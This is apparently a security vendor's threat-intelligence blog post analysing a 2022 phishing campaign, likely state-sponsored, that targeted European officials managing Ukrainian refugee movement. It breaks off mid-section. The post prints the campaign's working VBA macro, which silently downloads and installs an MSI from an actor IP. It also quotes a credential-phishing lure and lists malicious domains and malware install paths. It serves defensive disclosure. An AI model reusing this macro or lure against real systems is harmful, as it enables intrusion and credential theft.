

Asylum Ambuscade: State Actor Uses Compromised Private Ukrainian Military Emails to Target European Governments and Refugee Movement

proofpoint.com/us/blog/threat-insight/asylum-ambuscade-state-actor-uses-compromised-private-ukrainian-military-emails

March 1, 2022



Blog
Threat Insight
Asylum Ambuscade: State Actor Uses Compromised Private Ukrainian Military Emails to Target European Governments and Refugee Movement



March 01, 2022 Michael Raggi, Zydeca Cass and the Proofpoint Threat Research Team

Key Takeaways

- Proofpoint has identified a likely nation-state sponsored phishing campaign using a possibly compromised Ukrainian armed service member's email account to target European government personnel involved in managing the logistics of refugees fleeing Ukraine.
- The email included a malicious macro attachment which attempted to download a Lua-based malware dubbed SunSeed.
- The infection chain used in this campaign bears significant similarities to a historic campaign Proofpoint observed in July 2021, making it likely the same threat actor is behind both clusters of activity.
- Proofpoint is releasing this report in an effort to balance accuracy with responsibility to disclose actionable intelligence during a time of high-tempo conflict.

Overview


"Ambuscade: *To attack suddenly and without warning from a concealed place"*

Proofpoint researchers have identified a phishing campaign originating from an email address (ukr[.]net) that appears to belong to a compromised Ukranian armed service member. This discovery comes on the heels of alerts by the Ukrainian Computer Emergency Response Team (CERT-UA) and the State Service of Special Communications and Information Protection of Ukraine about widespread phishing campaigns targeting private email accounts of Ukrainian armed service members by 'UNC1151', which Proofpoint tracks as part of TA445. The email observed by Proofpoint may represent the next stage of these attacks. The email included a malicious macro attachment which utilized social engineering themes pertaining to the Emergency Meeting of the NATO Security Council held on February 23, 2022. The email also contained a malicious attachment which attempted to download malicious Lua malware named SunSeed and targeted European government personnel tasked with managing transportation and population movement in Europe. While Proofpoint has not definitively attributed this campaign to the threat actor TA445, researchers acknowledge that the timeline, use of compromised sender addresses aligning with Ukrainian government reports, and the victimology of the campaign align with published TA445 tactics to include the targeting and collection around refugee movement in Europe.

Proofpoint assesses that, in light of the ongoing Russia-Ukraine war, actions by proxy actors like TA445 will continue to target European governments to gather intelligence around the movement of refugees from Ukraine and on issues of importance to the Russian government. TA445, which appears to operate out of Belarus, specifically has a history of engaging in a significant volume of disinformation operations intended to manipulate European sentiment around the movement of refugees within NATO countries. These controlled narratives may intend to marshal anti-refugee sentiment within European countries and exacerbate tensions between NATO members, decreasing Western support for the Ukrainian entities involved in armed conflict. This approach is a known factor within the hybrid warfare model employed by the Russian military and by extension that of Belarus.

Delivery

On February 24, 2022, Proofpoint detected an email originating from a ukr[.]net email address which was sent to a European government entity. The email utilized the subject "IN ACCORDANCE WITH THE DECISION OF THE EMERGENCY MEETING OF THE SECURITY COUNCIL OF UKRAINE DATED 24.02.2022" and included a macro enabled XLS file titled "list of persons.xlsx," which was later determined to deliver SunSeed malware. The social engineering lure utilized in this phishing campaign were very timely, following a NATO Security Council meeting on February 23, 2022 and a news story about a Russian government "kill list" targeting Ukrainians that began circulating in Western media outlets on February 21, 2022. The format of the subject included the date "24.02.2022" at the end of subject line and was superficially similar to emails reported by the State Service of Special Communications and Information Protection of Ukraine (SSSCIP) on February 25, 2022. This alert indicated that mass phishing campaigns were targeting "Citizens' e-mail addresses" in Ukraine. The timing of the Proofpoint observed campaign is notable as it occurred within close proximity to the campaigns reported by Ukrainian state agencies.



documents.system@gmail.com

Вчера

Кому: [redacted]

Document dated 24.02.2022


[redacted]

Working period from 01.02.2022 to 24.02.2022

Акт 0091_...2.2022.zip

40 КБ

Figure 1. SSSCIP Ukraine reported email including date format 24.02.2022.



CERT-UA

2 d ·

Mass phishing emails have recently been observed targeting private 'i.ua' and 'meta.ua' accounts of Ukrainian military personnel and related individuals. After the account is compromised, the attackers, by the IMAP protocol, get access to all the messages. Later, the attackers use contact details from the victim's address book to send the phishing emails.

The Minsk-based group 'UNC1151' is behind these activities. Its members are officers of the Ministry of Defence of the Republic of Belarus.


i[.]ua-passport[.]space
id[.]bigmir[.]space

Below is an example of the malicious email:

"Dear user! Your contact information or not you are a spam bot. Please, click the link below and verify your contact information. Otherwise, your account will be irretrievably deleted. Thank you for your understanding.
Regards, I.UA Team"

Figure 2. CERT-UA reports of UNC1151 targeting private accounts of Ukrainian military personnel.

Open-source research on the sender email address identified the account on a Ukrainian public procurement document for a Stihl lawn mower in 2016. The email account was listed as the contact address on the purchase, while the customer was listed as "Військова частина А2622" or military unit A2622. This title, as well as the address listed, appear to refer to a military barracks that houses a military unit in "Чернігівська область" or the Chernihiv region of Ukraine. While Proofpoint has not definitively determined that this detected campaign is aligned with the phishing campaigns reported by the Ukrainian government or that this activity can be attributed to TA445, researchers assess that this may represent a continuation of the campaigns that utilize compromised Ukrainian personal accounts of armed service members to target the governments of NATO members in Europe.



Мотокоса STIHL FS 7

Valid:	Oct 5, 2016 – Dec 1, 2016
Contract ID :	UA-2016[redacted]
Number:	17
Date of signature:	Oct 5, 2016, 15:12

Items list


Name	**Quantity**	**Delivery period**	**Place of delivery**
Мотокоса STIHL FS 7 Code DK 021:2015: 16311000-8 Газонокосарки Code: 000 Класифікатор зазначений в описі закупівлі	1 штуки	Oct 7, 2016, 23:59 – Oct 20, 2016, 23:59	Україна, [redacted] Чернігівська область, Чернігів, Староказарменна дільниця 2

Main contact

Name:	Олександр [redacted]
Phone:	+38[redacted]
E-mail:	[redacted]@ukr.net
Fax:	–

Information about supplier

Name:	[redacted]
EDRPOU code:	[redacted]
Web site:	Not indicated
Address:	[redacted] Чернігів, Шевченка 12




Information about customer

Name:	Військова частина А2622
EDRPOU code:	08076304
Web site:	Not indicated
Address:	Україна, [redacted] Чернігівська область, м. Чернігів, вул. Староказарменна, 2

Figure 3. Ukrainian military procurement documents including possible compromised sender email as contact.

Macro Enabled Attachments

The malicious XLS attachment observed in the email was laden with a simple but distinct macro. When enabled, it executes a VB macro named "Module1" which creates a Windows Installer (msiexec.exe) object invoking Windows Installer to call out to an actor-controlled staging IP and download a malicious MSI package. It also sets a Microsoft document UILevel equal to "2" which specifies a user interface level of "completely silent installation." This hides all macro actions and network connections from the user. The actor accesses the delivery IP via the Microsoft Installer InstallProduct method which is intended to obtain an MSI install file from a URL, save it to a cached location, and finally begin installation of the MSI package. Since the actor is utilizing an MSI package as an installer for a Lua-based malware, this method is well suited to be deployed via a malicious macro-laden document delivered via phishing.



```
Attribute VB_Name = "Module1"
Function Auto_Open()
    Set a = CreateObject("WindowsInstaller.Installer")
    a.UILevel = 2
    a.InstallProduct "http://84.32.188.141"
End Function



Attribute VB_Name = "Workbook________"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
```

Figure 4. Observed malicious macro within list of persons.xlsx.

SunSeed Lua Malware Installation

Analysis of the actor-controlled delivery infrastructure identified an MSI package which installed a series of Lua-based dependencies, executed a malicious Lua script that Proofpoint has dubbed SunSeed, and established persistence via an LNK file installed for autorun at Windows Startup. This file, named qwerty_setup.msi, was previously identified publicly by security researcher Colin Hardy in response to Proofpoint's initial content regarding this threat. The package installs 12 legitimate Lua dependencies, a Windows Lua interpreter, a malicious Lua script (SunSeed), and a Windows shortcut LNK file for persistence. Notably, the legitimate Windows Lua interpreter sppsvc.exe has been modified so it does not print any output to the Windows Console. This is likely an effort to conceal the malware installation from the infected user. All files, except for the LNK file, are installed to the folder C:\ProgramData\.security-soft\. The LNK persistence script, which executes the SunSeed command "print.lua" via the Window Lua interpreter, is saved to the directory C:\ProgramData\.security-soft\sppsvc.exe to be executed at startup. This executes the malicious SunSeed Lua script "print.lua" that attempts to retrieve additional malicious Lua code from the actor command and control (C2) server.

Legitimate Files and Lua Dependencies:

- luacom.dll (LuaCom Library)
- ltn12.lua (LuaSocket: LTN12 module)
- mime.lua (MIME support for the Lua language)
- http.lua (HTTP library for Lua)
- url.lua (luasocket)

- tp.lua (luasocket)
- socket.lua (luasocket)
- tp.lua
- core.dll
- mime.dll
- lua51.dll
- sppsvc.exe (Lua Windows Standalone Interpreter – modified to suppress console output)
- <6 characters>.rbs (Windows Installer Rollback Script)

Persistence File:

